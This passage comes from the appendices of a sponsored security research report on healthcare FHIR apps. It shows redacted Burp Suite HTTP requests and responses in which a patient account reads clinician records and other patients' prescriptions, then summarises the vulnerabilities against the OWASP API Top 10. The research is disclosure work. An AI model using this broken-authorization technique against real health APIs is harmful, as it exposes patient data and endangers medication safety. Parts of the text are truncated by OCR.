
```
HTTP/2 200 OK
Date: Thu, 16 Sep 2021 02:05:02 GMT
Content-Type: application/json+fhir;charset=UTF-8
Content-Length: 1391
Set-Cookie: AWSALB=hDE0LCPhfj4GALe8/JGrViPdymWgZLw40t
Set-Cookie: AWSALBCORS=hDE0LCPhfj4GALe8/JGrViPdymWgZI
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: [redacted]
Etag: W/"6"
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-re
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; include
X-Frame-Options: DENY

{
  "resourceType":"Patient",
  "id":"[redacted]",
  "meta":{
    "versionId":"6",
    "lastUpdated":"2021-04-21T02:30:30.573-04:00",
    "tag":[
      {
        "system":"[redacted]",
        "code":"[redacted]"
      }
    ]
  },
  "text":{
    "status":"generated",
    "div":"[redacted]
  },
  "identifier":[
    {
      "use":"usual",
      "type":{
        "coding":[
          {
            "system":"[redacted]",
            "code":"MR ,
            "display":"Medical record number"
          }
        ],
        "text":"Medical record number"
      },
      "system":"[redacted]",
      "value":"[redacted]"
```

Accessing patient records that aren't assigned to my clinician account for a completely different app and healthcare provider with a data aggregator.

Credit: Knight Ink

APPENDIX F: Unauthorized access to clinician data from a patient user account



google.com

Patel, MD

3.0 ★★★★★ 2 Google reviews

Cardiologist in [illegible] North Carolina

Address: [illegible]

Health & safety: Appointment required · Mask required · Temperature check required · Staff wear masks · Staff get temperature checks · Staff required to disinfect surfaces between visits · More details

Phone: [illegible]

Suggest an edit · Own this business?

Add missing information

Add business hours

Know this place? Share the latest info

Questions & answers

Be the first to ask a question

Send to your phone

Reviews from the web

Atrium Health	US News & World Report	Healthgrades
4.9/5	5/5	3.9/5

sional v2021.8.3 - FHIR Apps - licensed to Knight Ink [single user license]

Params	Edited	Status	Length	MIME type	Extension	Title
		200	13728	JSON		
		200	26722	JSON		
		200	549	JSON		
		200	549	JSON		
		200	549	JSON		
		200	549	JSON		
		200	782	JSON		
✓		204	575	text		
		200	564	JSON		
		200	564	JSON		
		200	782	JSON		
✓		204	575	text		
		200	26722	JSON		

Response


```
{
  "id":28,
  "fullname":"[illegible] Patel",
  "username":[illegible]
  "hash":[illegible]
  "salt":[illegible]
  "createdate":"2021-06-10T11:06:41.908Z",
  "active":true,
  "usertypeid":2,
  "email":[illegible]
  "first_name":[illegible]
  "last_name":"Patel",
  "last_login":"2021-07-15T13:55:58.284Z",
  "signup_token":"[illegible]",
  "forget_password_token":null,
  "forget_password_status":null,
  "termsofservices":true,
  "phone_number":[illegible],
  "fax_number":null,
  "pid":null,
  "enrollment_fla":false,
  "fitbit_config":null,
  "isfitbit_code_email":false,
  "role_id":2,
  "image_url":null,
  "is_fitbit_demo_enable":false,
  "fitbit_created_on":"2021-06-10T11:06:41.908Z",
  "dob":"[illegible]",
  "address1":[illegible]
  "address2":[illegible]
  "social_uid":null,
  "idproof":"",
  "mfa":true,
  "city":[illegible]
  "state":"NC",
  "zipcode":[illegible]
  "name":"Patient"
},
{
```

Credit: Knight Ink

Access to all clinician data in the database from a patient login.

APPENDIX G: Unauthorized access to modify prescriptions/dosages for medications of other patients with a patient login

Modifications of other patients' medications and dosages




```
GET [redacted] MedicationOrder?status=active&
patient=[redacted] HTTP/2
Host: [redacted]
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json
Authorization: Bearer
[redacted]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537.36
Content-Type: application/json
Origin: [redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
              },
              "frequency":1,
              "period":1,
              "periodUnits":"d"
            }
          },
          "doseQuantity":{
            "value":1,
            "unit":"{tablet}",
            "system":[redacted]
            "code":"{tablet}"
          }
        }
      ],
      "dispenseRequest":{
        "numberOfRepeatsAllowed":1,
        "quantity":{
          "value":30,
          "unit":"{tablet}",
          "system":[redacted]
          "code":"{tablet}"
        },
        "expectedSupplyDuration":{
          "value":30,
          "unit":"days",
          "system":[redacted]
          "code":"d"
        }
      }
    },
    "search":{
      "mode":"match"
    }
  },
  {
    "fullUrl":"[redacted]
    "resource":{
      "resourceType":"MedicationOrder",
      "id":"[redacted]",
      "meta":{
        "versionId":"5",
        "lastUpdated":"2021-04-21T02:30:37.445-04:00",
        "tag":[
          {
            "system":"[redacted]",
            "code":"[redacted]"
          }
        ]
      },
      "text":{
        "status":"generated",
        "div":"[redacted]
```

Credit: Knight Ink

APPENDIX H: Unauthorized access to modify prescriptions/dosages for medications of other patients with a patient login


Burp Suite Professional v2021.8.2 - Smart Apps - licensed to Knight Ink [single user license]
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
50 51 52 53 54 55 56 57 58 59 60 61
Send Cancel
HTTP/2
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Request Attributes
Query Parameters (2)
Search...
0 matches
Done
23,586 bytes | 1,423 millis

```
GET /gateway/fhir/[redacted]dstu2/MedicationOrder?status=active&
patient=[redacted] HTTP/2
Host: [redacted]
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json
Authorization: Bearer
[redacted]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537.36
Content-Type: application/json
Origin: [redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
              },
              "frequency":1,
              "period":1,
              "periodUnits":"d"
            }
          },
          "doseQuantity":{
            "value":1,
            "unit":"{tablet}",
            "system":"[redacted]",
            "code":"{tablet}"
          }
        }
      ],
      "dispenseRequest":{
        "numberOfRepeatsAllowed":1,
        "quantity":{
          "value":30,
          "unit":"{tablet}",
          "system":"[redacted]",
          "code":"{tablet}"
        },
        "expectedSupplyDuration":{
          "value":30,
          "unit":"days",
          "system":"[redacted]",
          "code":"d"
        }
      }
    },
    "search":{
      "mode":"match"
    }
  },
  {
    "fullUrl":"[redacted]
    "resource":{
      "resourceType":"MedicationOrder",
      "id":"[redacted]",
      "meta":{
        "versionId":"5",
        "lastUpdated":"2021-04-21T02:30:37.445-04:00",
        "tag":[
          {
            "system":"[redacted]",
            "code":"[redacted]
          }
        ]
      },
      "text":{
        "status":"generated",
        "div":"[redacted] 24 HR Bupropion 150 MG Extendec
```

Querying multiple patient records together including prescription data for patients in other healthcare providers for another app made by the data aggregator.

Credit: Knight Ink

APPENDIX I: The Numbers

Company	No. of Apps	API Endpoints	Vulnerabilities (Server-Side)
Company A	5	1	API1:2019 API2:2019
Company B	38	1	API1:2019 API2:2019 API3:2019 API5:2019 API6:2019
Company C	3	1	API1:2019 API2:2019
EHR Vendor A	1	1	None
EHR Vendor B	1	1	None
Total Apps	**48**	**5**	

Vulnerability	Details	More Information
API1:2019	Broke Object Level Authorization (BOLA)	https://owasp.org/www-project-api-security/
API2:2019	Broken User Authentication	
API3:2019	Excessive Data Exposure	
API4:2019	Lack of Resources & Rate Limiting	
API5:2019	Broken Function Level Authorization	
API6:2019	Mass Assignment	

ABOUT **APPROOV**

Why Approov Sponsored This Research

The opening up of Electronic Healthcare Records (EHRs) via APIs alongside the global COVID-19 pandemic have together hyper-accelerated the provision of healthcare services via mobile apps. This is totally understandable as providers attempt to meet the needs of patients requiring support and treatment during these 